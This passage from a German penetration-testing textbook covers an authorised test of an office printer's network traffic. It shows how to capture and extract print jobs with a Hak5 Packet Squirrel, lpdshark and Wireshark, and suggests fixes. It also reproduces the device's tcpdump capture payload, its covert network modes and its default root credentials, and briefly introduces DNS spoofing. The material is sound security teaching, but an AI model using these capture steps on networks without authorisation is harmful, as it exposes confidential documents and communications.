4.3 Szenario C: Netzwerkverbindungen eines Druckers überprüfen

Bei diesem Szenario untersuchen Sie die Netzwerkverbindung zu einem Drucker. Das Zielgerät steht in einem Gebäude einer Behörde. Da im Hauptgebäude der Platz knapp geworden ist, hat die Stadt weitere Gebäude auf der anderen Straßenseite angemietet. Weil diese Räumlichkeiten früher als Geschäft genutzt wurden, konnte die übliche Raumaufteilung nicht umgesetzt werden. Direkt hinter dem Eingang betritt man einen größeren zentralen Bereich, wo sich auch der Wartebereich für Personen mit einem Anliegen befindet (siehe Abbildung 4.21). Dort ist auch der Drucker neben einem Treppenaufgang positioniert. Es handelt sich um ein größeres Multifunktionssystem mit Netzwerkanschluss, das von allen Personen genutzt wird, die in diesem Gebäude arbeiten. Druckaufträge werden nicht sofort ausgegeben, sondern erst nachdem sich die Mitarbeiter mit ihrem Ausweis identifiziert haben.



Abbildung 4.21 Schematische Darstellung der Position des Druckers

Ihre Aufgabe ist es, eine Sicherheitsüberprüfung durchzuführen, um herauszufinden, welche Daten beim Abhören der Netzwerkverbindung gewonnen werden können.

4.3.1 Pre-Engagement (Vorbereitung)

In der ersten Phase des Pentests definieren Sie die Ziele und die Rahmenbedingungen für die Untersuchung des Netzwerkdruckers mit Pentest-Hardware.

- **Ausrichtung**
  - Ziele der Tests

    Überprüfen Sie, welche Schnittstellen des Druckers erreichbar sind, um eine Hardware anzuschließen.

    Analysieren Sie, welche Daten extrahiert werden können, wenn die Netzwerkübertragungen mitgeschnitten werden.
  - Tiefe der Tests

    Es sollen nur dieser eine Drucker und die Netzwerkkommunikation untersucht werden. Den Zugang über das Bedienpanel und die Anmeldung per Ausweis sollen hier nicht weiter untersucht werden.
- **Vorgehensweise**
  - Ausgangslage

    Extern – es soll ein Angriff simuliert werden, bei dem ein Angreifer ein legitimes Anliegen vortäuscht und sich so Zugang zum Eingangsbereich verschafft.
  - Vorwissen

    Der Test soll als Blackbox-Test realisiert werden. Daher werden keine vorhandenen Zugänge oder Informationen über die Konfiguration verwendet.
- **Organisation**
  - Bekanntgabe

    Der Test wird offen ausgeführt, sodass jeder darüber Bescheid weiß. Es soll nicht überprüft werden, ob dem Personal eine zusätzliche Hardware auffällt.
  - Auswirkungen

    Da nur die Übertragungen abgefangen werden, sollte es nur zu einer kurzen Unterbrechung der Netzwerkverbindung kommen, wenn die Hardware angeschlossen wird. Dies führt zu keiner merklichen Unterbrechung, da die Übertragung der Druckaufträge normalerweise bei einem Problem automatisiert erneut durchgeführt wird.

4.3.2 Reconnaissance (Informationsbeschaffung)

In dieser Phase des Pentests sammeln Sie alle relevanten Informationen, die Sie für die spätere Sicherheitsanalyse benötigen. Finden Sie heraus, welches Druckermodell eingesetzt wird (siehe Abbildung 4.22) und welche technischen Möglichkeiten es bietet. Dazu gehören die Protokolle für das Versenden von Druckaufträgen und die Information, welche Varianten für einen verschlüsselten Austausch bereitgestellt werden.

Abbildung 4.22 Das Modell des Druckers

Gerade größere Druckermodelle können sehr unterschiedlich mit verschiedenen Modulen konfiguriert werden und besitzen dadurch unterschiedliche Anschlüsse (siehe Abbildung 4.23). Informieren Sie sich daher, welche Arten von Schnittstellen der Drucker besitzt und welche genutzt werden.

Abbildung 4.23 Anschlüsse des Druckers

Als letzten Schritt dieser Phase legen Sie fest, welche Pentest-Hardware verwendet werden soll. Da es sich um ein kabelgebundenes Netzwerk handelt, kommen zusammen mit einem Notebook zwei Möglichkeiten infrage: der *Throwing Star LAN Tap* (siehe Abschnitt 16.2, »Throwing Star LAN Tap – Daten einfach ausleiten«) und der *Plunder Bug* (siehe Abschnitt 16.3, »Plunder Bug – Daten elegant ausleiten«). Komplett ohne Rechner kann auch das *Packet Squirrel* (siehe Abschnitt 16.4, »Packet Squirrel – Netzwerkverkehr mitschneiden«) verwendet werden. Sie entscheiden sich für das Packet Squirrel, da es versteckt und ohne Rechner direkt am Drucker platziert werden kann.

Am Ende dieser Phase wissen Sie Folgendes:

- Hersteller und die genaue Produktbezeichnung des Druckers
- Die Netzwerkschnittstelle kann einfach erreicht werden, und es ist ein Netzwerkkabel eingesteckt.
- Zusätzlich ist noch ein USB-Port auf der Rückseite vorhanden, der voraussichtlich zur Stromversorgung genutzt werden kann.
- Die Hardware Packet Squirrel wird für diesen Sicherheitstest eingesetzt.

4.3.3 Threat Modeling (Angriffsszenarien)

In dieser Phase der Untersuchung der Netzwerkverbindungen eines Druckers arbeiten Sie konkrete Angriffsszenarien aus.

Das Packet Squirrel (siehe Abbildung 4.24) wird zwischen einen vorhandenen Netzanschluss und die ursprüngliche Netzwerkbuchse des Geräts gesteckt. Dazu benötigen Sie ein kurzes Netzwerkkabel, ein USB-Kabel für die Stromversorgung und einen USB-Stick zum Speichern der Daten. Anschließend können Sie mit der Hardware auf die Netzwerkübertragungen zugreifen.

Abbildung 4.24 Packet-Squirrel-Hardware

Dazu können Sie auf dem Minirechner des Packet Squirrel eigene Skripte hinterlegen. Für dieses Szenario zeichnen Sie mit `tcpdump` den gesamten Netzwerkverkehr auf einem angeschlossenen USB-Stick auf. Dieser sogenannte Payload ist bereits standardmäßig im Auslieferungszustand installiert. Die Analyse der Aufzeichnung und das Extrahieren der Druckaufträge mithilfe eines Rechners erfolgen im Anschluss.

Zusammenfassend wurden damit die zwei Angriffsszenarien festgelegt:

- Protokollieren des gesamten Netzwerkverkehrs
- Extrahieren der abgesendeten Druckaufträge

4.3.4 Exploitation (aktive Eindringversuche)

In dieser Phase setzen Sie die vorher definierten Angriffsszenarien in die Praxis um.

Als Erstes schließen Sie einen USB-Stick (NTFS- oder ext4-formatiert) an das Packet Squirrel an. Ziehen Sie dann das vorhandene Netzwerkkabel ab, und stecken Sie es auf der rechten Seite des Packet Squirrel ein (dort, wo der USB-Stick sitzt). Verbinden Sie das kurze Netzwerkkabel mit dem Drucker. Stellen Sie den Schalter auf die erste Position, um den Payload *Logging Network Traffic* zu aktivieren, und schließen Sie das USB-Kabel zur Stromversorgung an. Während des Vorgangs blinkt die LED gelb.

Abbildung 4.25 Angeschlossenes »Packet Squirrel«

Lassen Sie das Packet Squirrel für eine gewisse Zeit in dieser Position, um den Netzwerkverkehr aufzuzeichnen. Das ist auch eine gute Gelegenheit, um zur Dokumentation Fotos zu machen, um sie etwa später für Schulungszwecke einzusetzen. Versuchen Sie, ob es eine Möglichkeit gibt, die Hardware komplett zu verstecken. Zusätzlich können Sie auch selbst Druckaufträge von verschiedenen Geräten mit unterschiedlicher Anwendung abschicken.

Um die Aufzeichnung zu beenden, drücken Sie den Taster auf dem Packet Squirrel. Die LED blinkt daraufhin rot, um anzuzeigen, dass das Schreiben der Datei auf dem USB-Stick abgeschlossen ist. Stecken Sie die Hardware aus, und stellen Sie die ursprüngliche Verkabelung wieder her. Auf dem USB-Stick befindet sich im Ordner *loot* der Unterordner *tcpdump*, und darin finden Sie die *.pcap*-Datei mit dem Namen *dump.pcap*, die die komplette Aufzeichnung des Netzwerkverkehrs enthält.

Um die Druckaufträge automatisch zu extrahieren, kopieren Sie die Datei auf das Kali-Linux-System. Nutzen Sie für die Extraktion *lpdshark* (*https://github.com/mikeri/lpdshark*). Mit den folgenden Befehlen werden die Druckaufträge aus der Aufzeichnung extrahiert und in PDF-Dateien umgewandelt:

```
$ pip install pyshark-parser
$ git clone https://github.com/mikeri/lpdshark.git
$ cd lpdshark
$ ./lpdshark.py -p print dump.pcap
$ find print/*.prn -printf '%f\n' | parallel -I {} gpcl6 -o pdf/{}.pdf ➲
    -sDEVICE=pdfwrite $1/{}
```

Listing 4.1 Extraktion von Druckaufträgen aus der »pcap«-Datei

Falls diese Extraktion nicht funktioniert, handelt es sich wahrscheinlich nicht um einen LPR- oder LPD-Druckauftrag. Häufig wird auch das *Internet Printing Protocol* (IPP) eingesetzt. Um dies zu überprüfen, öffnen Sie die Datei *dump.pcap* mit dem Tool *Wireshark* (siehe Abschnitt 17.3, »Netzwerkverkehr protokollieren«). Ob eine IPP-Übertragung stattgefunden hat, können Sie herausfinden, indem Sie IPP als Filter eintragen. Nun werden wie in Abbildung 4.26 nur noch IPP-Übertragungen dargestellt.



Abbildung 4.26 Aufgezeichnete IPP-Übertragungen werden in Wireshark angezeigt.

Um zu sehen, ob eine IPP-Übertragung unverschlüsselt stattgefunden hat, klicken Sie mit der rechten Maustaste auf den ersten Eintrag und wählen im nun erscheinenden Kontextmenü den Eintrag FOLLOW aus. Um den eigentlichen Inhalt der Übertragung anzuzeigen, wählen Sie im nächsten Menü den Eintrag TCP STREAM aus.

Daraufhin wird die komplette Übertragung von Wireshark zusammengefügt und dargestellt (siehe Abbildung 4.27).



Abbildung 4.27 Unverschlüsselte Übertragung des Druckauftrags

Wenn Sie den Inhalt bzw. die einzelnen Befehle lesen können, handelt es sich um eine unverschlüsselte Übertragung. Wireshark hat dies bereits erkannt, daher hatte ich neben der Option TCP STREAM auch die Möglichkeit, die Methode HTTP STREAM im Menü auszuwählen. Würde es sich um eine verschlüsselte Übertragung handeln, wäre die Option TLS STREAM aktiv gewesen.

4.3.5 Reporting (Abschlussanalyse)

In der Abschlussanalyse werden die gewonnenen Erkenntnisse ausführlich beschrieben und eingeordnet. Dazu erstellen Sie einen Bericht über alle gefundenen Schwachstellen.

Mit der Extraktion aller Druckaufträge aus der Aufzeichnung konnte in diesem Sicherheitstest nachgewiesen werden, dass die Übertragung komplett ungesichert erfolgt und ein potenzieller Angreifer diese Druckaufträge aufzeichnen kann.

Abhilfe schafft hier die Umstellung auf sichere Protokolle für den Netzwerkdruck. Diese sind allerdings nicht weit verbreitet und benötigen zum Teil eine aufwendige Konfiguration auf den Clients. Und selbstverständlich müssen die verschlüsselten Protokolle auch von den Druckern unterstützt werden, was gerade bei älteren Modellen meist nicht der Fall ist. Zum Beispiel kann *IPP over HTTPS* für eine verschlüsselte

Verbindung eingesetzt werden. Da es sich aber um eine lokale TLS-Verbindung handelt, muss ein Zertifikat erstellt werden, das auf allen Clients importiert werden muss.

Eine praktikable Alternative ist die Sicherung des Druckers durch bauliche Maßnahmen, indem etwa der Drucker in einem separaten Bereich untergebracht wird, zu dem nur Mitarbeiter Zutritt haben. Eine weitere pragmatische Lösung ist der Einsatz von speziellen Clips, damit Netzwerkkabel nicht einfach herausgezogen werden können.

4.3.6 Re-Testing (erneutes Testen)

Ein erneutes Testen ist bei diesem Szenario nur relevant, wenn sich etwas an der Software oder an der Konfiguration geändert hat.

4.4 Szenario D: Die Schnittstellen eines Client-Rechners analysieren

Bei diesem Szenario testen Sie einen klassischen Client-Rechner in einem Konzern. Für den Test soll exemplarisch ein Arbeitsplatz untersucht werden. Als Kriterien legen Sie fest, dass es sich um einen Arbeitsplatz handeln soll, an dem mehrere Personen vorbeikommen und an dem wichtige Daten bearbeitet werden.

Ihre Wahl fällt auf den Desktop-Rechner eines Assistenten, der im Vorzimmer einer Abteilungsleiterin arbeitet. Er hat Zugriff auf alle Kalender in der Abteilung und auf die E-Mails der Abteilungsleiterin. Gleichzeitig prüft er auch finanziellen Transaktionen. Da es mehrere Besprechungen pro Tag gibt, haben mehrere Personen Zutritt zu diesem Raum und es gibt dort einen kleinen Wartebereich mit zwei Stühlen (siehe Abbildung 4.28).



Abbildung 4.28 Schematischer Aufbau des Raumes

16.4 Packet Squirrel – Netzwerkverkehr mitschneiden

Das *Packet Squirrel* von Hak5 ist ein unauffälliger, kleiner Man-in-the-Middle-Adapter, der zwischen eine vorhandene Netzwerkverbindung gesteckt wird. Das Besondere am Packet Squirrel ist, dass kein Rechner benötigt wird: Die Hardware kann vollkommen autonom arbeiten. Dieses Ethernet-Multi-Tool wurde entwickelt, um verdeckte Fernzugriffe, automatische Paketerfassungen und VPN-Verbindungen zu ermöglichen.

Auf zwei Seiten besitzt das Packet Squirrel eine RJ45-Netzwerkbuchse (siehe Abbildung 16.13 und Abbildung 16.14). Neben der Netzwerkbuchse befindet sich auf der einen Seite eine Micro-USB-Buchse für die Stromversorgung, und auf der Gegenseite sitzt eine USB-A-Buchse für den Anschluss eines USB-Sticks. Auf der einen abgerundeten Seite befindet sich ein Schiebeschalter mit vier Positionen für die Auswahl der Angriffsart. Ihm gegenüber liegt ein kleiner Taster, der mit verschiedenen Funktionen belegt werden kann. Auf der Oberseite befindet sich eine RGB-Status-LED. Auf der Unterseite ist ein Aufkleber mit dem Namen des Produkts angebracht. Die kompakte Hardware hat eine Größe von ca. 3,9 × 5,0 × 1,6 cm.

Abbildung 16.13 Das »Packet Squirrel« von Hak5

Im Inneren ist ein *Atheros AR9331*-SoC mit 400 MHz, 64 MByte DDR2-RAM und 16 MByte Speicher untergebracht. Für die Stromversorgung werden 5 V mit 120 mA benötigt. Dafür können Sie entweder ein Netzteil oder eine Powerbank verwenden. Zum Beispiel kann das Packet Squirrel mit einer Powerbank mit 10.000 mAh fast dreieinhalb Tage betrieben werden. Nachdem eine Stromversorgung angeschlossen ist, dauert es ca. 40 Sekunden, bis der Bootvorgang abgeschlossen und das Packet Squirrel einsatzfähig ist.



Abbildung 16.14 Anschlüsse und Schalter des Packet Squirrels

Vier Netzwerkmodi werden unterstützt:

1. **Transparent Bridge**: In diesem Modus ist das Packet Squirrel im angeschlossenen Netzwerk nicht sichtbar. Auf diese Weise können Sie passive Angriffe durchführen, also die kompletten Übertragungen mitlesen, aber selbst nicht über das Netzwerk kommunizieren. Sie verwenden diesen Modus, um unbemerkt die Übertragungen aufzuzeichnen.
2. **Bridge Mode**: in diesem Modus verhält das Packet Squirrel sich wie ein weiterer Teilnehmer im angeschlossenen Netzwerk. Damit sind ein aktiver Zugang zum Netzwerk und, falls vorhanden, ein Zugriff auf das Internet möglich. Sie verwenden diesen Modus, um das Netzwerk zu scannen oder eine Verbindung zum Cloud-C^2-Server herzustellen. Diese Variante ist allerdings auffällig, da bei einer Überwachung des Netzwerks das zusätzliche Gerät bemerkt werden würde.
3. **NAT**: In diesem Modus verhält sich das Packet Squirrel wie ein Router mit NAT: Alle Geräte sind nicht für andere Teilnehmer sichtbar. Das Packet Squirrel erhält eine IP-Adresse vom Router des Zielnetzwerks, und das Zielgerät erhält eine IP-Adresse vom Packet Squirrel. Sie verwenden diesen Modus, um kein zusätzliches Gerät dem Netzwerk hinzufügen zu müssen und um Anfragen des Opfers zu manipulieren. Wenn allerdings das Zielgerät eine feste Netzwerkkonfiguration verwendet, kann es keine Verbindung mehr herstellen.
4. **Clone**: Der letzte Modus erweitert den NAT-Modus noch um die Übernahme der MAC-Adresse. Die MAC-Adresse des angeschlossenen Zielgeräts wird übernommen und für den Ausgang verwendet. Sie verwenden diesen Modus, um möglichst unauffällig im Zielnetzwerk zu arbeiten, da es für die Netzwerküberwachung so aussieht, als ob kein neues Gerät hinzugefügt worden ist. Allerdings bestehen die gleichen Nachteile wie bei NAT.

Das Packet Squirrel kann jedoch noch deutlich mehr, als nur den Netzwerkverkehr zu spiegeln. Da es sich um einen vollständigen Mini-Rechner handelt, können Sie über ihn eigene Angriffe starten. Dazu hinterlegen Sie auf dem Packet Squirrel eigene Skripte. Um diese zu verwalten, greifen Sie per SSH auf das Packet Squirrel zu. Dazu müssen Sie den Schiebeschalter auf den *Arming Mode* stellen (siehe Abbildung 16.14). Anschließend können Sie über die Netzwerkschnittstelle eine Verbindung herstellen.

16.4.1 Einrichtung

Grundsätzlich kann das Packet Squirrel ohne weitere Konfiguration genutzt werden, denn es bringt bereits drei vorgefertigte Payloads mit, die Sie über den Schiebschalter abgerufen, wobei allerdings nur der erste Payload (`tcpdump`) ohne Konfiguration direkt nutzbar ist. Für die weitere Konfiguration stehen Ihnen zwei Varianten zur Verfügung:

- **USB-Stick**: Sobald das Packet Squirrel startet, wird überprüft, ob sich ein Payload auf dem USB-Stick befindet. Ist dies der Fall, wird dieser Payload ausgeführt und der interne Speicher ignoriert. So probieren Sie fertige Payloads auf den USB-Stick unkompliziert aus.
- **SSH-Zugriff**: Mit der zweiten Variante stellen Sie eine Netzwerkverbindung her und greifen per SSH auf das Packet Squirrel zu. Nun können Sie alle Payloads konfigurieren oder austauschen. Gleichzeitig können Sie Updates interaktiv durchführen oder auch einzelne Aufrufe direkt testen.

In den weiteren Beschreibungen beziehe ich mich immer auf den SSH-Zugriff Modus, da so eine umfangreichere Konfiguration möglich ist.

SSH-Zugriff

Um auf das Packet Squirrel zuzugreifen, schließen Sie es an eine Stromquelle an und verbinden ein Netzwerkkabel mit der Buchse auf der linken Seite (Eingang, siehe Abbildung 16.14). Stellen Sie den Schiebeschalter auf den *Arming Mode*, also ganz nach rechts. Während des Startvorgangs blinkt die Status-LED grün. Sobald sie blau blinkt, können Sie das Netzwerkkabel an einen Rechner anschließen. Die IP-Adresse des Packet Squirrels lautet 172.16.32.1. Ihr Rechner wird eine IP-Adresse aus dem Netzsegment 172.16.32.x bekommen haben.

Jetzt können Sie per SSH eine Verbindung aufbauen (siehe Abbildung 16.15). Verwenden Sie dazu den Benutzernamen *root* und das Passwort *hak5squirrel*.

```
$ ssh root@172.16.32.1
```



Abbildung 16.15 Verbindungsaufbau mit dem Packet Squirrel

Aktualisierung der Firmware

Hak5 stellt immer wieder Updates für das Packet Squirrel bereit. Um die Firmware zu aktualisieren, müssen Sie die neueste Version vom Download-Portal herunterladen:

https://downloads.hak5.org/squirrel

Kopieren Sie die heruntergeladene Datei, ohne sie umzubenennen, in das Hauptverzeichnis eines NTFS- oder ext4-formatierten USB-Sticks. Stellen Sie den Schiebeschalter auf die Stellung *Arming Mode*, also ganz nach rechts. Schließen Sie nun eine Stromversorgung an, um den Updateprozess zu starten. Das Packet Squirrel überprüft selbstständig, ob sich ein Firmware-Update auf dem angeschlossenen Speicher-Stick befindet. Wird eine Update-Datei gefunden, startet das Update automatisch. Die Stromverbindung darf währenddessen nicht unterbrochen werden. Während des Update-Vorgangs zeigt die LED den aktuellen Status an:

- **Grün blinkend:** Startvorgang
- **Blau blinkend:** Arming Mode
- **Rot/Blau abwechselnd:** Beginn des Firmware-Updates
- **Dauerhaft rot oder blau:** Firmware-Update läuft
- **Grün blinkend:** Neustart
- **Blau blinkend:** Update abgeschlossen

16.4.2 Anwendung

Das Packet Squirrel arbeitet mit Payloads, die entweder auf dem internen Speicher oder extern auf einem USB-Stick gespeichert sein können. Um eine Payload auszuwählen, bringen Sie den Schiebeschalter in die gewünschte Position, bevor Sie das

Packet Squirrel einschalten. Wenn es hochfährt, startet es automatisch die ausgewählte Payload. Beim Start wird der USB-Stick priorisiert – wenn also eine Payload dort vorhanden ist, werden die im internen Speicher gespeicherten Payloads nicht eingesetzt. Wenn sich kein Payload auf dem angeschlossenen USB-Stick befindet, werden die internen Payloads verwendet.

Payloads auf dem internen Speicher werden im Pfad */root/payloads* in Ordnern mit den Namen *switch1*, *switch2* und *switch3* gespeichert. Payloads auf dem USB-Stick müssen im Unterordner */payloads/* in den entsprechenden Ordnern *switch1*, *switch2* und *switch3* gespeichert werden. Bei den Payloads kann es sich entweder um Shell-Skripte oder Python-Skripte handeln. Standardmäßig sind bereits drei Payloads vorinstalliert: *Logging Network Traffic*, *Spoofing DNS* und *OpenVPN-Payload*.

Logging Network Traffic

Als Erstes stelle ich Ihnen die Payload *Logging Network Traffic* vor. Mit ihr können Sie den kompletten Netzwerkverkehr mitschneiden und im *.pcap*-Format auf dem angeschlossenen USB-Stick speichern. Im Hintergrund arbeitet das Tool `tcpdump`.

Stellen Sie den Schiebeschalter auf die Position *Payload 1*, also ganz nach links. Schließen Sie einen USB-Stick an, der entweder mit einem NTFS- oder ext4-Dateisystem formatiert ist. Stecken Sie die Netzwerkverbindung des Geräts, von dem Sie Pakete erfassen möchten, in den Ethernet-Eingang. Schließen Sie das Netzwerk an den Ethernet-Ausgang an. Verbinden Sie nun eine Stromquelle, etwa ein USB-Netzteil oder eine Powerbank, mit dem Packet Squirrel. Warten Sie ca. 40 Sekunden, während das Packet Squirrel startet, was durch eine blinkende grüne LED angezeigt wird. Sobald es hochgefahren ist, beginnt `tcpdump` mit dem Speichern der *.pcap*-Datei, die die Pakete zwischen den beiden Ethernet-Schnittstellen enthält. Die Datei wird in einem *Loot*-Ordner auf dem USB-Stick abgelegt. Während des Vorgangs blinkt die LED gelb.

Wenn Sie das Aufzeichnen von Paketen beenden möchten, drücken Sie den Taster auf dem Packet Squirrel. Die LED blinkt daraufhin rot, um anzuzeigen, dass das Schreiben der Datei auf dem USB-Stick abgeschlossen ist. Jetzt können Sie das Packet Squirrel ausstecken, den USB-Stick entfernen und die gespeicherte *.pcap*-Datei z. B. mit Wireshark untersuchen. Wird der Taster nicht betätigt und das Packet Squirrel einfach ausgesteckt, kann die Datei beschädigt werden, sodass sie nicht mehr lesbar ist. Alternativ schreibt `tcpdump` die *.pcap*-Datei auf den angeschlossenen USB-Stick, bis der Datenträger voll ist. Ein voller Datenträger wird durch eine durchgehend leuchtende grüne LED angezeigt.

Die komplette Payload können Sie auf der GitHub-Seite von Hak5 einsehen:

https://github.com/hak5/packetsquirrel-payloads/blob/master/payloads/library/sniffing/tcpdump/payload.sh

Im Folgenden stelle ich Ihnen die Funktionsweise der Payload vor. Die Reihenfolge entspricht dabei nicht der Abfolge im eigentlichen Code, sondern dem Ablauf der Payload.

Der nachfolgende Codes wird direkt aufgerufen, sobald der Paylaod gestartet wird, und überprüft, ob Speicherplatz vorhanden ist. Wenn ja, wird die LED konfiguriert, und die Funktionen `run` und `monitor_space` werden aufgerufen:

```
[[ ! -f /mnt/NO_MOUNT ]] && {
    # Konfiguration der LED: ATTACK = Y SINGLE (gelbes einfaches Blinken)
    LED ATTACK
    # Start der Funktionen mit den eigenetlichen Befehlen
    run &
    # Aufruf der Funktion zum Überwachen des verfügbaren Speicherplatzes
    monitor_space $! &
} || {
    LED FAIL
}
```

Listing 16.1 Start der Payload »tcpdump«

Darauf folgt die Hauptfunktion `run` mit den eigentlichen Befehlen der Payload. Hier wird das Netzwerk konfiguriert und das Tool `tcpdump` gestartet:

```
function run() {
    # Erstellen des Verzeichnisses für die erbeuteten Daten (loot)
    # mit einem Unterverzeichnis tcpdump
    mkdir -p /mnt/loot/tcpdump &> /dev/null

    # Modus TRANSPARENT des Netzwerkes aktivieren und acht Sekunden warten.
    NETMODE TRANSPARENT
    sleep 8

    # Start des Tools tcpdump
    tcpdump -i br-lan -s 0 -w /mnt/loot/tcpdump/dump_$(date +%Y-%m-%d-
%H%M%S).pcap &>/dev/null &
    # Speichern der ID des Prozesses
    tpid=$!

    # Sobald der Button betätigt wird, wird die Funktion finish aufgerufen
    NO_LED=true BUTTON
    finish $tpid
}
```

Listing 16.2 Hauptfunktion der Payload »tcpdump«

Die Funktion `monitor_space` dient zur Überwachen des verfügbaren Speicherplatzes auf dem angeschlossenen USB-Stick. Ist nicht mehr genügend Speicherplatz vorhanden, wird der aktuelle Vorgang abgebrochen.

```
function monitor_space(){
    while true
    do
        [[ $(df | grep /mnt | awk '{print $4}') -lt 10000 ]] && {
            kill $1
            LED G SUCCESS
            sync
            break
        }
        sleep 5
    done
}
```

Listing 16.3 Funktion zum Überwachen des Speicherplatzes, der der Payload »tcpdump« zur Verfügung steht

Nachdem Sie die Taste am Packet Squirrel gedrückt haben, wird die Funktion `finish` aufgerufen, um alle Prozesse korrekt zu beenden:


```
function finish() {
    # Beenden des tcpdump-Prozesses und
    # Synchronisation des externen Speichers
    kill $1
    wait $1
    sync

    # Konfiguration der LED: R = rot | SUCCESS 1000 ms schnelles Blinken
    LED R SUCCESS
    sleep 1

    # Deaktivieren der LED und Anhalten des Systems
    LED OFF
    halt
}
```

Listing 16.4 Die Funktion, die zum Abschluss aufgerufen wird

Spoofing DNS

Mit der Payload *DNS Spoofing* manipulieren Sie, wie der Name schon sagt, DNS-Anfragen im Netzwerk. Dabei können alle DNS-Anfragen, die vom Opfer gesendet

werden, durch das Packet Squirrel beantwortet werden. Hier kommt das Tool `dnsmasq` zum Einsatz.

